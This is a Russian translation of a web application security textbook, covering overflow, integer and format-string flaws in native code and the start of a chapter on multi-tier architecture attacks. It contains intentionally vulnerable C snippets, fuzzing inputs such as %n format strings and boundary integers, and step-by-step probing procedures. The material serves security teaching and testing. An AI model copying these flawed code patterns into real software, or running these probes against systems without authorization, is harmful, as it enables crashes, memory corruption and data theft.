3. Составляя карту приложения, вы обнаруживаете скрытый каталог на сервере с включённым листингом, который, по-видимому, содержит ряд старых сценариев. Запрос одного из этих сценариев возвращает следующее сообщение об ошибке:

```
CGIWrap Error: Execution of this script not permitted
Execution of (contact.pl) is not permitted for the following reason:
Script is not executable. Issue 'chmod 755 filename'

Local Information and Documentation:
CGIWrap Docs: http://wahh-app.com/cgiwrap-docs/
Contact EMail: helpdesk@wahh-app.com

Server Data:
Server Administrator/Contact: helpdesk@wahh-app.com
Server Name: wahh-app.com
Server Port: 80
Server Protocol: HTTP/1.1

Request Data:
User Agent/Browser: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT
5.1; .NET CLR 2.0.50727; FDM; InfoPath.1; .NET CLR 1.1.4322)
Request Method: GET
Remote Address: 192.168.201.19
Remote Port: 57961
Referring Page: http://wahh-app.com/cgi-bin/cgiwrap/fodd
```

Что вызвало эту ошибку и наличие какой распространённой уязвимости веб-приложений следует быстро проверить?

4. Вы исследуете функцию параметра запроса, пытаясь определить его назначение в приложении. Вы запрашиваете следующий URL:

```
https://wahh-app.com/agents/checkcfg.php?name=admin&id=13&log=1
```

Приложение возвращает следующее сообщение об ошибке:

```
Warning: mysql_connect() [function.mysql-connect]: Can't connect to
MySQL server on 'admin' (10013) in
/var/local/www/include/dbconfig.php on line 23
```

Что вызвало это сообщение об ошибке и наличие каких уязвимостей следует проверить в результате?

5. Во время фаззинга запроса на различные категории уязвимостей вы поочерёдно передаёте одинарную кавычку в каждом параметре запроса. Один из результатов содержит код состояния HTTP 500, указывающий на потенциальную SQL-инъекцию. Вы проверяете полное содержимое сообщения:

```
Microsoft VBScript runtime error '800a000d'
Type mismatch: ' [string: "'"]'
/scripts/confirmOrder.asp, line 715
```

Уязвимо ли приложение?

Глава 16. Атака скомпилированных приложений

Скомпилированное программное обеспечение, работающее в машинной среде выполнения, исторически страдало от таких уязвимостей, как переполнение буфера и ошибки форматных строк. Большинство веб-приложений написаны на языках и платформах с управляемой средой выполнения, где эти классические уязвимости не возникают. Одно из наиболее значительных преимуществ языков C# и Java состоит в том, что программистам не нужно беспокоиться о проблемах управления буферами и арифметики указателей, которые затрагивали программы на машинных языках, например C и C++, и породили большинство критических ошибок, найденных в таких программах.

Тем не менее иногда можно встретить веб-приложения, написанные в машинном коде. Кроме того, многие приложения, написанные преимущественно на управляемом коде, содержат фрагменты машинного кода или вызывают внешние компоненты, работающие в неуправляемом контексте. Если вы не знаете наверняка, что целевое приложение вообще не содержит машинного кода, стоит выполнить несколько базовых проверок для выявления возможных классических уязвимостей.

Веб-приложения, работающие на таких аппаратных устройствах, как принтеры и коммутаторы, часто содержат машинный код. К другим вероятным целям относятся все страницы и сценарии, имена которых содержат возможные признаки машинного кода, например `dll` или `exe`, а также все функции, которые, как известно, вызывают устаревшие внешние компоненты, например механизмы журналирования. Если вы полагаете, что атакуемое приложение содержит значительный объём машинного кода, может быть целесообразно проверить каждый элемент предоставленных пользователем данных, обрабатываемых приложением, включая имена и значения каждого параметра, cookie, заголовка запроса и других данных.

В этой главе рассматриваются три основные категории классических программных уязвимостей: переполнения буфера, целочисленные уязвимости и ошибки форматных строк. В каждом случае мы опишем некоторые распространённые уязвимости, а затем изложим практические действия для их поиска в веб-приложении. Эта тема огромна и далеко выходит за рамки книги о взломе веб-приложений. Чтобы узнать больше об уязвимостях машинного программного обеспечения и способах их поиска, рекомендуем следующие книги:

• *The Shellcoder's Handbook*, 2-е издание, Крис Энли, Джон Хисман, Феликс Линдер и Херардо Ричарте (Wiley, 2007);

• *The Art of Software Security Assessment*, Марк Дауд, Джон Макдональд и Джастин Шу (Addison-Wesley, 2006);

• *Gray Hat Hacking*, 2-е издание, Шон Харрис, Аллен Харпер, Крис Игл и Джонатан Несс (McGraw-Hill Osborne, 2008).

> **Примечание.** Удалённый поиск уязвимостей, описанных в этой главе, сопряжён с высоким риском отказа приложения в обслуживании. В отличие от таких уязвимостей, как слабая аутентификация и обход путей, одно лишь выявление классических программных уязвимостей, скорее всего, вызовет необработанные исключения в целевом приложении, из-за которых оно может прекратить работу. Если вы собираетесь искать эти ошибки в работающем приложении, до начала тестирования необходимо убедиться, что владелец приложения принимает связанные с ним риски.

Уязвимости переполнения буфера

Уязвимости переполнения буфера возникают, когда приложение копирует управляемые пользователем данные в буфер памяти, недостаточно большой для их размещения. Буфер назначения переполняется, и соседняя память перезаписывается пользовательскими данными. В зависимости от характера уязвимости атакующий может эксплуатировать её для выполнения произвольного кода на сервере или других несанкционированных действий. На протяжении многих лет уязвимости переполнения буфера чрезвычайно широко встречались в машинном программном обеспечении и повсеместно считались «врагом номер один», которого разработчикам таких программ необходимо избегать.

Переполнения стека

Переполнения буфера обычно возникают, когда приложение с помощью неограниченной операции копирования (например, `strcpy` в C) копирует буфер переменного размера в буфер фиксированного размера, не проверяя, достаточно ли велик буфер фиксированного размера. Например, следующая функция копирует строку имени пользователя в буфер фиксированного размера, выделенный в стеке:

```
bool CheckLogin(char* username, char* password)
{
    char _username[32];
    strcpy(_username, username);
    ...
```

Если строка имени пользователя содержит более 32 символов, буфер `_username` переполняется и атакующий перезаписывает данные в соседней памяти.

При переполнении стекового буфера успешный эксплойт обычно предусматривает перезапись сохранённого адреса возврата в стеке. При вызове функции `CheckLogin` процессор помещает в стек адрес инструкции, следующей за вызовом. Когда `CheckLogin` завершается, процессор извлекает этот адрес из стека и возвращает выполнение к данной инструкции. Тем временем функция `CheckLogin` выделяет буфер `_username` в стеке непосредственно рядом с сохранённым адресом возврата. Если атакующий может переполнить буфер `_username`, он может перезаписать сохранённый адрес возврата выбранным значением, заставив процессор перейти по этому адресу и выполнить произвольный код.

Переполнения кучи

Переполнение буфера в куче по сути связано с такой же небезопасной операцией, которая описана выше, но переполняемый буфер назначения выделяется не в стеке, а в куче:

```
bool CheckLogin(char* username, char* password)
{
    char* _username = (char*) malloc(32);
    strcpy(_username, username);
    ...
```

При переполнении буфера в куче рядом с буфером назначения обычно находится не сохранённый адрес возврата, а другие блоки памяти кучи, разделённые управляющими структурами. Куча реализована как двусвязный список: перед каждым блоком в памяти находится управляющая структура, содержащая размер блока, указатель на предыдущий блок кучи и указатель на следующий блок. Когда буфер кучи переполняется, управляющая структура соседнего блока кучи перезаписывается данными, которыми управляет пользователь.

Уязвимость такого типа труднее эксплуатировать, чем переполнение стека, но распространённый подход состоит в записи специально сформированных значений в перезаписанную управляющую структуру кучи, чтобы в некоторый будущий момент вызвать произвольную перезапись критического указателя. Когда блок кучи, управляющая структура которого была перезаписана, освобождается из памяти, диспетчеру кучи нужно обновить двусвязный список блоков кучи. Для этого он должен обновить указатель обратной связи следующего блока кучи и указатель прямой связи предыдущего блока, чтобы эти два элемента связного списка указывали друг на друга. Для этого диспетчер кучи использует значения из перезаписанной управляющей структуры. В частности, чтобы обновить указатель обратной связи следующего блока, диспетчер разыменовывает указатель прямой связи из перезаписанной управляющей структуры и записывает в структуру по этому адресу значение указателя обратной связи из перезаписанной управляющей структуры. Иными словами, он записывает управляемое пользователем значение по управляемому пользователем адресу. Если атакующий правильно сформировал данные переполнения, он может перезаписать любой указатель в памяти выбранным значением, стремясь перехватить управление ходом выполнения и тем самым выполнить произвольный код. Типичными целями для произвольной перезаписи указателя служат значение указателя функции, которую приложение позднее вызовет, и адрес обработчика исключений, который будет вызван при следующем исключении.

> **Примечание.** Современные компиляторы и операционные системы реализуют различные средства защиты программ от ошибок программирования, приводящих к переполнению буфера. Из-за этих средств защиты реальные переполнения сегодня обычно эксплуатировать труднее, чем в приведённых здесь примерах. Дополнительные сведения о таких средствах защиты и способах их обхода см. в книге *The Shellcoder's Handbook*.

Уязвимости «ошибка на единицу»

Особая разновидность переполнения возникает, когда ошибка программирования позволяет атакующему записать один байт (или небольшое число байтов) за пределами выделенного буфера.

Рассмотрим следующий код: он выделяет буфер в стеке, выполняет операцию копирования с подсчётом байтов, а затем завершает строку назначения нулевым символом:

```
bool CheckLogin(char* username, char* password)
{
    char _username[32];
    int i;
    for (i = 0; username[i] && i < 32; i++)
        _username[i] = username[i];
    _username[i] = 0;
    ...
```

Код копирует до 32 байтов, а затем добавляет нулевой символ. Поэтому, если имя пользователя состоит из 32 или более байтов, нулевой байт записывается за пределами буфера `_username`, повреждая соседнюю память. Это условие может быть пригодно для эксплуатации. Если соседний элемент стека - сохранённый указатель кадра вызывающего кадра, то обнуление младшего байта может заставить его указывать на буфер `_username` и, следовательно, на данные, которыми управляет атакующий. При возврате из вызывающей функции это может позволить атакующему перехватить управление ходом выполнения.

Похожая уязвимость возникает, когда разработчики забывают, что в строковых буферах должно быть место для нулевого символа завершения. Рассмотрим следующее «исправление» первоначального переполнения кучи:

```
bool CheckLogin(char* username, char* password)
{
    char* _username = (char*) malloc(32);
    strncpy(_username, username, 32);
    ...
```

Здесь программист создаёт в куче буфер фиксированного размера, а затем выполняет операцию копирования с подсчётом байтов, предназначенную для предотвращения переполнения. Однако если имя пользователя длиннее буфера, буфер полностью заполняется символами имени и места для добавления завершающего нулевого байта не остаётся. Поэтому скопированная версия строки теряет нулевой символ завершения.

В таких языках, как C, длина строки отдельно не хранится. Конец строки обозначается нулевым байтом, то есть байтом с нулевым кодом символа ASCII. Если строка теряет нулевой символ завершения, она фактически увеличивается в длине и продолжается до следующего случайно оказавшегося в памяти нулевого байта. Это непредусмотренное последствие часто вызывает необычное поведение и уязвимости в приложении.

Авторы встретили уязвимость такого типа в веб-приложении, работавшем на аппаратном устройстве. Приложение содержало страницу, которая принимала произвольные параметры в запросе POST и возвращала HTML-форму с именами и значениями этих параметров в скрытых полях. Например:

```
POST /formRelay.cgi HTTP/1.0
Content-Length: 3

a=b

HTTP/1.1 200 OK
Date: THU, 01 SEP 2011 14:53:13 GMT
Content-Type: text/html
Content-Length: 278

<html>
<head>
<meta http-equiv="content-type" content="text/html;charset=iso-8859-1">
</head>
<form name="FORM_RELAY" action="page.cgi" method="POST">
<input type="hidden" name="a" value="b">

</form>
<body onLoad="document.FORM_RELAY.submit();">
</body>
</html>
```

По некоторой причине эта страница использовалась во всём приложении для обработки всевозможных пользовательских входных данных, многие из которых были конфиденциальными. Однако если передавалось 4096 или более байтов данных, возвращённая форма также содержала параметры, переданные в предыдущем запросе к странице, даже если их отправил другой пользователь. Например:

```
POST /formRelay.cgi HTTP/1.0
Content-Length: 4096

a=bbbbbbbbbbbbb[ещё много символов b]

HTTP/1.1 200 OK
Date: THU, 01 SEP 2011 14:58:31 GMT
Content-Type: text/html
Content-Length: 4598

<html>
<head>
<meta http-equiv="content-type" content="text/html;charset=iso-8859-1">
</head>
<form name="FORM_RELAY" action="page.cgi" method="POST">
<input type="hidden" name="a" value="bbbbbbbbbbbbb[ещё много символов b]">
<input type="hidden" name="strUsername" value="agriffiths">
<input type="hidden" name="strPassword" value="aufwiedersehen">
<input type="hidden" name="Log_in" value="Log+In">
</form>
<body onLoad="document.FORM_RELAY.submit();">
</body>
</html>
```

После выявления этой уязвимости стало возможно непрерывно опрашивать уязвимую страницу чрезмерно длинными данными и разбирать ответы, регистрируя каждый фрагмент данных, отправленный странице другими пользователями. Сюда входили учётные данные для входа и другая конфиденциальная информация.

Коренная причина уязвимости состояла в том, что предоставленные пользователем данные хранились как строки с нулевым завершением в блоках памяти размером 4096 байтов. Данные копировались проверяемой операцией, поэтому прямое переполнение было невозможно. Однако при передаче слишком длинных входных данных операция копирования приводила к потере нулевого символа завершения, и строка переходила в следующие данные в памяти. Поэтому при разборе параметров запроса приложение продолжало чтение до следующего нулевого байта и тем самым включало параметры, переданные другим пользователем.

Выявление уязвимостей переполнения буфера

Основная методика выявления уязвимостей переполнения буфера состоит в отправке длинных строк данных выбранной цели и отслеживании аномальных результатов. Иногда существуют малозаметные уязвимости, которые можно выявить только отправкой слишком длинной строки определённой длины или из небольшого диапазона длин. Однако в большинстве случаев уязвимость можно обнаружить, просто отправив строку длиннее ожидаемой приложением.

Программисты часто создают буферы фиксированного размера, используя круглые числа в десятичной или шестнадцатеричной системе, например 32, 100, 1024, 4096 и так далее. Простой способ выявить в приложении самые очевидные ошибки - по мере выявления каждого целевого элемента данных отправлять длинные строки и отслеживать аномалии в ответах сервера.

Этапы атаки

1. Для каждого целевого элемента данных передайте набор длинных строк, длина которых несколько превышает распространённые размеры буфера. Например:

```
1100
4200
33000
```

2. Атакуйте по одному элементу данных за раз, чтобы максимально охватить пути выполнения кода приложения.

3. Для автоматического создания атакующих данных различных размеров можно использовать источник атакующих данных Character Blocks в Burp Intruder.

4. Отслеживайте ответы приложения и выявляйте все аномалии. Неконтролируемое переполнение почти наверняка вызовет исключение в приложении. Определить, когда это произошло в удалённом процессе, трудно, но следует искать следующие аномальные события:

• код состояния HTTP 500 или сообщение об ошибке, если другие некорректные, но не чрезмерно длинные входные данные не дают такого же результата;
• информативное сообщение о том, что сбой произошёл в некотором компоненте машинного кода;
• частичный или некорректный ответ сервера;
• внезапное закрытие TCP-соединения сервером без возврата ответа;
• прекращение ответа всего веб-приложения.

5. Обратите внимание: переполнение кучи может вызвать сбой не немедленно, а позднее. Возможно, придётся экспериментально выявить один или несколько тестовых случаев, вызывающих повреждение кучи.

6. Ошибка на единицу может не вызвать сбоя, но привести к аномальному поведению, например к возврату приложением неожиданных данных.

Иногда тестовые случаи могут блокироваться проверками входных данных, реализованными либо в самом приложении, либо в других компонентах, например веб-сервере. Это часто происходит, когда чрезмерно длинные данные передаются в строке запроса URL, и может проявляться общей ошибкой вроде `URL too long` в ответ на каждый тестовый случай. В такой ситуации следует экспериментально определить максимально допустимую длину URL, которая часто составляет около 2000 символов, и скорректировать размеры буферов, чтобы тестовые случаи соответствовали этому ограничению. За общей фильтрацией длины всё ещё могут скрываться переполнения, вызываемые строками, достаточно короткими, чтобы пройти фильтр.

В других случаях фильтры могут ограничивать тип данных или диапазон символов, которые можно передать в конкретном параметре. Например, приложение может проверять, что переданное имя пользователя содержит только буквенно-цифровые символы, прежде чем передать его функции с переполнением. Чтобы максимально повысить эффективность тестирования, старайтесь, чтобы каждый тестовый случай содержал только символы, разрешённые в соответствующем параметре. Один из эффективных способов - перехватить обычный запрос с данными, которые приложение принимает, а затем поочерёдно удлинять каждый целевой параметр, используя уже содержащиеся в нём символы, и создавать длинную строку, которая, скорее всего, пройдёт все фильтры содержимого.

Даже если вы уверены в существовании переполнения буфера, удалённо эксплуатировать его для выполнения произвольного кода чрезвычайно трудно. Питер Уинтер-Смит из NGSSoftware провёл интересное исследование возможностей слепой эксплуатации переполнения буфера. Дополнительные сведения см. в следующем техническом документе:

ngssoftware.com

Целочисленные уязвимости

Целочисленные уязвимости обычно возникают, когда приложение выполняет арифметические операции над значением длины перед операцией с буфером, но не учитывает определённые особенности обработки целых чисел компиляторами и процессорами. Заслуживают внимания два типа целочисленных ошибок: переполнения и ошибки знаковости.

Целочисленные переполнения

Они возникают, когда операция над целочисленным значением увеличивает его выше максимально возможного значения или уменьшает ниже минимально возможного. В этом случае число циклически переходит через границу, и очень большое число становится очень маленьким или наоборот.

Рассмотрим следующее «исправление» описанного выше переполнения кучи:

```
bool CheckLogin(char* username, char* password)
{
    unsigned short len = strlen(username) + 1;
    char* _username = (char*) malloc(len);
    strcpy(_username, username);
    ...
```

Здесь приложение измеряет длину предоставленного пользователем имени, прибавляет 1 для завершающего нулевого символа, выделяет буфер полученного размера, а затем копирует в него имя пользователя. При входных данных нормального размера код работает как задумано. Однако если пользователь передаёт имя длиной 65 535 символов, происходит целочисленное переполнение. Целое типа `short` содержит 16 бит, чего достаточно для значений от 0 до 65 535. Когда передаётся строка длиной 65 535, программа прибавляет 1, и значение циклически переходит в 0. Выделяется буфер нулевой длины, и в него копируется длинное имя пользователя, вызывая переполнение кучи. Атакующий фактически обходит попытку программиста обеспечить достаточный размер буфера назначения.

Ошибки знаковости

Они возникают, когда приложение использует как знаковые, так и беззнаковые целые числа для измерения длины буферов и в какой-то момент путает их. Приложение либо непосредственно сравнивает знаковое значение с беззнаковым, либо передаёт знаковое значение как параметр функции, принимающей беззнаковое значение. В обоих случаях знаковое значение рассматривается как его беззнаковый эквивалент, а значит, отрицательное число превращается в большое положительное.

Рассмотрим следующее «исправление» описанного выше переполнения стека:

```
bool CheckLogin(char* username, int len, char* password)
{
    char _username[32] = "";
    if (len < 32)
        strncpy(_username, username, len);
    ...
```

Здесь функция принимает предоставленное пользователем имя и знаковое целое число, обозначающее его длину. Программист создаёт в стеке буфер фиксированного размера и проверяет, меньше ли длина размера буфера. Если да, выполняется операция копирования с подсчётом байтов, предназначенная для предотвращения переполнения.

Если параметр `len` положителен, этот код работает как задумано. Однако если атакующий может заставить функцию получить отрицательное значение, защитная проверка программиста обходится. Сравнение с 32 всё равно успешно, поскольку компилятор рассматривает оба числа как знаковые целые. Поэтому отрицательная длина передаётся функции `strncpy` как параметр числа копируемых байтов. Поскольку `strncpy` принимает для этого параметра беззнаковое целое, компилятор неявно приводит значение `len` к такому типу, и отрицательное значение рассматривается как большое положительное число. Если предоставленная пользователем строка имени длиннее 32 байтов, буфер переполняется так же, как при обычном переполнении стека.

Атака такого типа обычно осуществима, только когда атакующий может непосредственно управлять параметром длины. Например, он может вычисляться клиентским JavaScript и отправляться в запросе вместе со строкой, к которой относится. Однако если целочисленная переменная достаточно мала, например имеет тип `short`, а программа вычисляет длину на стороне сервера, атакующий также может внести отрицательное значение посредством целочисленного переполнения, отправив приложению чрезмерно длинную строку.

Выявление целочисленных уязвимостей

Естественно, в первую очередь целочисленные уязвимости следует искать во всех местах, где целое значение передаётся с клиента серверу. Обычно это происходит двумя способами:

• приложение может обычным образом передавать целые значения как параметры в строке запроса, cookie или теле сообщения. Такие числа обычно представлены в десятичном виде стандартными символами ASCII. Наиболее вероятные цели проверки - поля, которые, по-видимому, обозначают длину также передаваемой строки;

• приложение может передавать целые значения, встроенные в более крупный блок двоичных данных. Эти данные могут поступать из клиентского компонента, например элемента управления ActiveX, либо передаваться через клиент в скрытом поле формы или cookie (см. главу 5). В таком контексте выявить целые числа, связанные с длиной, может быть труднее. Обычно они представлены в шестнадцатеричном виде и часто непосредственно предшествуют строке или буферу, к которому относятся. Обратите внимание, что для передачи по HTTP двоичные данные могут кодироваться с помощью Base64 или подобных схем.

Этапы атаки

1. После выявления целей проверки нужно отправить подходящие атакующие данные, рассчитанные на вызов возможных уязвимостей. Для каждого целевого элемента данных поочерёдно отправьте последовательность разных значений, представляющих граничные случаи для знаковых и беззнаковых версий целых чисел разного размера. Например:

• `0x7f` и `0x80` (127 и 128);
• `0xff` и `0x100` (255 и 256);

• `0x7fff` и `0x8000` (32767 и 32768);
• `0xffff` и `0x10000` (65535 и 65536);
• `0x7fffffff` и `0x80000000` (2147483647 и 2147483648);
• `0xffffffff` и `0x0` (4294967295 и 0).

2. Если изменяемые данные представлены в шестнадцатеричном виде, следует отправить версии каждого тестового случая как с прямым, так и с обратным порядком байтов - например, `ff7f` и `7fff`. Если шестнадцатеричные числа передаются в виде ASCII, для буквенных символов следует использовать тот же регистр, что и само приложение, чтобы обеспечить правильное декодирование.

3. Следует отслеживать аномальные события в ответах приложения так же, как описано для уязвимостей переполнения буфера.

Уязвимости форматных строк

Уязвимости форматных строк возникают, когда управляемые пользователем входные данные передаются как параметр форматной строки функции, принимающей спецификаторы формата, которыми можно злоупотребить, например семейству функций `printf` в C. Эти функции принимают переменное число параметров, которые могут относиться к разным типам данных, например числам и строкам. Переданная функции форматная строка содержит спецификаторы, сообщающие ей, какие данные находятся в переменных параметрах и в каком формате их следует вывести.

Например, следующий код выводит сообщение со значением переменной `count`, представленным как десятичное число:

```
printf("The value of count is %d", count.);
```

Наиболее опасный спецификатор формата - `%n`. Он не выводит данные. Вместо этого он записывает число уже выведенных байтов по адресу указателя, переданного в соответствующем переменном параметре. Например:

```
int count = 43;
int written = 0;
printf("The value of count is %d%n.\n", count, &written.);
printf("%d bytes were printed.\n", written);
```

выводит следующее:

```
The value of count is 43.
24 bytes were printed.
```

Если форматная строка содержит больше спецификаторов, чем передано переменных параметров, функция не может это обнаружить и просто продолжает обрабатывать параметры из стека вызовов.

Если атакующий управляет всей или частью форматной строки, передаваемой функции типа `printf`, обычно он может эксплуатировать это для перезаписи критических участков памяти процесса и в итоге выполнить произвольный код. Поскольку атакующий управляет форматной строкой, он может контролировать и число выводимых функцией байтов, и указатель в стеке, по которому это число записывается. Так он может перезаписать сохранённый адрес возврата или указатель на обработчик исключений и перехватить управление выполнением почти так же, как при переполнении стека.

Выявление уязвимостей форматных строк

Наиболее надёжный способ удалённо выявить ошибки форматных строк - передавать данные с различными спецификаторами формата и отслеживать все аномалии в поведении приложения. Как и при неконтролируемом вызове уязвимостей переполнения буфера, поиск ошибок форматных строк, вероятно, приведёт к сбою в уязвимом приложении.

Этапы атаки

1. Поочерёдно атакуя каждый параметр, передавайте строки с большим числом спецификаторов формата `%n` и `%s`:

```
%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n
%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s
```

Обратите внимание: некоторые операции с форматными строками могут игнорировать спецификатор `%n` из соображений безопасности. Передача вместо него спецификатора `%s` заставляет функцию разыменовывать каждый параметр в стеке, что, вероятно, приведёт к нарушению доступа, если приложение уязвимо.

2. Функция Windows `FormatMessage` использует спецификаторы иначе, чем семейство `printf`. Для проверки уязвимых вызовов этой функции следует применять следующие строки:

```
%1!n!%2!n!%3!n!%4!n!%5!n!%6!n!%7!n!%8!n!%9!n!%10!n! etc...
%1!s!%2!s!%3!s!%4!s!%5!s!%6!s!%7!s!%8!s!%9!s!%10!s! etc...
```

3. Не забудьте URL-кодировать символ `%` как `%25`.

4. Следует отслеживать аномальные события в ответах приложения так же, как описано для уязвимостей переполнения буфера.

Резюме

Программные уязвимости в машинном коде представляют сравнительно узкую область атак на веб-приложения. Большинство приложений работает в управляемой среде выполнения, где описанные в этой главе классические программные ошибки не возникают. Однако иногда уязвимости такого рода чрезвычайно важны: было обнаружено, что они затрагивают многие веб-приложения, работающие на аппаратных устройствах и в других неуправляемых средах. Значительную долю таких уязвимостей можно выявить, отправив серверу определённый набор тестовых случаев и отслеживая его поведение.

Некоторые уязвимости машинных приложений сравнительно легко эксплуатировать, например описанную в этой главе ошибку на единицу. Однако в большинстве случаев их трудно эксплуатировать, имея лишь удалённый доступ к уязвимому приложению.

В отличие от большинства других типов уязвимостей веб-приложений, даже сам поиск классических программных ошибок с большой вероятностью вызовет отказ в обслуживании, если приложение уязвимо. Перед таким тестированием следует убедиться, что владелец приложения принимает присущие ему риски.

Вопросы

Ответы можно найти на mdsec.net.

1. Если специальные средства защиты отсутствуют, почему переполнения стекового буфера обычно легче эксплуатировать, чем переполнения буфера в куче?

2. Как в языках C и C++ определяется длина строки?

3. Почему вероятность эксплуатации уязвимости переполнения буфера в серийно выпускаемом сетевом устройстве обычно намного выше, чем переполнения в закрытом веб-приложении, работающем в Интернете?

4. Почему следующая строка фаззинга не сможет выявить многие случаи уязвимостей форматных строк?

```
%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n...
```

5. Вы ищете уязвимости переполнения буфера в веб-приложении, которое активно использует компоненты машинного кода. Вы находите запрос, один из параметров которого может содержать уязвимость, однако наблюдаемое аномальное поведение трудно надёжно воспроизвести. Иногда передача длинного значения вызывает немедленный сбой. Иногда для сбоя его нужно передать несколько раз подряд. А иногда сбой возникает после большого числа безобидных запросов.

Какова наиболее вероятная причина такого поведения приложения?

Глава 17. Атака архитектуры приложения

Архитектура веб-приложения - важная область безопасности, которой часто не уделяют внимания при оценке безопасности отдельных приложений. В широко используемых многоуровневых архитектурах отсутствие изоляции разных уровней часто означает, что единственный дефект одного уровня можно эксплуатировать для полной компрометации других уровней и, следовательно, всего приложения.

Иной набор угроз безопасности возникает в средах, где несколько приложений размещены в одной инфраструктуре или даже совместно используют общие компоненты более крупного охватывающего приложения. В таких ситуациях дефекты или вредоносный код одного приложения иногда можно эксплуатировать для компрометации всей среды и других приложений, принадлежащих иным клиентам. Недавний рост «облачных» вычислений увеличил подверженность многих организаций атакам такого рода.

В этой главе рассматривается ряд различных архитектурных конфигураций и описываются способы эксплуатации дефектов архитектуры приложения для развития атаки.

Многоуровневые архитектуры

Большинство веб-приложений использует многоуровневую архитектуру, в которой пользовательский интерфейс, бизнес-логика и хранилище данных приложения распределены между несколькими уровнями. Они могут применять разные технологии и быть реализованы на разных физических компьютерах. Распространённая трёхуровневая архитектура включает следующие уровни:

• уровень представления, реализующий интерфейс приложения;

• уровень приложения, реализующий основную логику приложения;

• уровень данных, хранящий и обрабатывающий данные приложения.

На практике многие сложные корпоративные приложения используют более подробное разделение на уровни. Например, приложение на Java может включать следующие уровни и технологии:

• уровень сервера приложений, например Tomcat;

• уровень представления, например WebWork;

• уровень авторизации и аутентификации, например JAAS или ACEGI;

• основной фреймворк приложения, например Struts или Spring;

• уровень бизнес-логики, например Enterprise Java Beans;

• объектно-реляционное отображение базы данных, например Hibernate;

• вызовы JDBC базы данных;

• сервер базы данных.

Многоуровневая архитектура имеет несколько преимуществ перед одноуровневой. Как и в большинстве видов программного обеспечения, разбиение чрезвычайно сложных задач обработки на простые модульные функциональные компоненты даёт огромные преимущества в управлении разработкой приложения и сокращении числа ошибок. Отдельные компоненты с чётко определёнными интерфейсами легко повторно использовать как внутри разных приложений, так и между ними. Разные разработчики могут параллельно работать над компонентами, не нуждаясь в

глубоком понимании деталей реализации других компонентов. Если технологию одного уровня требуется заменить, это можно сделать с минимальным влиянием на остальные уровни. Более того, при правильной реализации многоуровневая архитектура помогает укрепить безопасность всего приложения.

Атака многоуровневых архитектур

Следствием предыдущего положения является то, что дефекты реализации многоуровневой архитектуры могут привносить уязвимости безопасности. Понимание многоуровневой модели помогает атаковать веб-приложение: выявлять, где реализованы различные средства защиты, например управление доступом и проверка входных данных, и как они могут нарушаться на границах уровней. Плохо спроектированная многоуровневая архитектура может допускать три широкие категории атак:

• можно эксплуатировать отношения доверия между разными уровнями для развития атаки с одного уровня на другой;

• если разные уровни недостаточно изолированы, дефект одного уровня можно использовать для непосредственного подрыва средств защиты, реализованных на другом уровне;

• добившись ограниченной компрометации одного уровня, можно непосредственно атаковать инфраструктуру, поддерживающую другие уровни, и тем самым распространить компрометацию на них.

Рассмотрим эти атаки подробнее.

Эксплуатация отношений доверия между уровнями

Разные уровни приложения могут доверять друг другу и предполагать определённое поведение. Когда приложение работает нормально, эти предположения могут быть верными. Однако при аномальных условиях или активной атаке они могут нарушаться. В такой ситуации отношения доверия можно эксплуатировать для развития атаки с одного уровня на другой, увеличивая значимость нарушения безопасности.

Одно из распространённых отношений доверия во многих корпоративных приложениях состоит в том, что уровень приложения единолично отвечает за управление доступом пользователей. Этот уровень выполняет аутентификацию и управление сеансами и реализует всю логику, определяющую, следует ли разрешить конкретный запрос. Если уровень приложения решает разрешить запрос, он отправляет другим уровням соответствующие команды для выполнения запрошенных действий. Эти уровни доверяют уровню приложения правильно выполнять проверки управления доступом, поэтому исполняют все полученные от него команды.

Такое отношение доверия фактически усугубляет многие распространённые веб-уязвимости, рассмотренные в предыдущих главах. Уязвимость SQL-инъекции часто можно эксплуатировать для доступа ко всем данным, принадлежащим приложению. Даже если приложение обращается к базе данных не от имени DBA, оно обычно использует одну учётную запись, которая может читать и обновлять все данные приложения. Уровень базы данных фактически доверяет уровню приложения правильно управлять доступом к данным.

Аналогичным образом компоненты приложения часто работают под мощными учётными записями операционной системы с разрешением выполнять конфиденциальные действия и обращаться к ключевым файлам. В такой конфигурации уровень операционной системы фактически доверяет соответствующим уровням приложения не выполнять нежелательные действия. Если атакующий

находит ошибку инъекции команд, он часто может полностью скомпрометировать базовую операционную систему, поддерживающую скомпрометированный уровень приложения.

Отношения доверия между уровнями могут приводить и к другим проблемам. Если в одном уровне приложения существуют ошибки программирования, они могут вызвать аномальное поведение других уровней. Например, состояние гонки, описанное в главе 11, заставляет внутреннюю базу данных возвращать сведения о счёте другого пользователя. Кроме того, когда администраторы расследуют неожиданное событие или нарушение безопасности, журналы аудита доверяющих уровней обычно недостаточны для полного понимания произошедшего, поскольку они указывают в качестве инициатора события только доверенный уровень. Например, после атаки с SQL-инъекцией журналы базы данных могут записать каждый внедрённый атакующим запрос. Но для определения ответственного пользователя эти события нужно сопоставить с записями журналов уровня приложения, которые могут позволять или не позволять выявить нарушителя.

Подрыв других уровней

Если разные уровни приложения недостаточно изолированы, атакующий, скомпрометировавший один уровень, может непосредственно подорвать средства защиты другого уровня и выполнить действия либо получить доступ к данным, за управление которыми отвечает этот уровень.

Уязвимость такого типа часто возникает, когда несколько разных уровней реализованы на одном физическом компьютере. Такая архитектурная конфигурация широко применяется в ситуациях, где ключевым фактором является стоимость.

Доступ к алгоритмам расшифрования

Многие приложения шифруют конфиденциальные пользовательские данные, чтобы свести к минимуму последствия компрометации приложения, часто ради соблюдения нормативных требований или стандартов, например PCI. Пароли можно снабжать солью и хэшировать, чтобы их нельзя было определить даже после компрометации хранилища данных, но для данных, соответствующее открытое значение которых приложение должно восстанавливать, нужен иной подход. Наиболее распространённые примеры - контрольные вопросы пользователя, которые служба поддержки может проверять интерактивно, и сведения платёжной карты, необходимые для обработки платежей. Для этого применяется алгоритм двустороннего шифрования. Типичная ошибка при использовании шифрования состоит в отсутствии логического разделения ключей шифрования и зашифрованных данных. Простой, но ошибочный способ разделения при добавлении шифрования в существующую среду - поместить алгоритм и связанные ключи на уровень данных, чтобы не затрагивать остальной код. Но если уровень данных когда-либо будет скомпрометирован, например посредством SQL-инъекции, поиск и выполнение функции расшифрования станут для атакующего простой задачей.

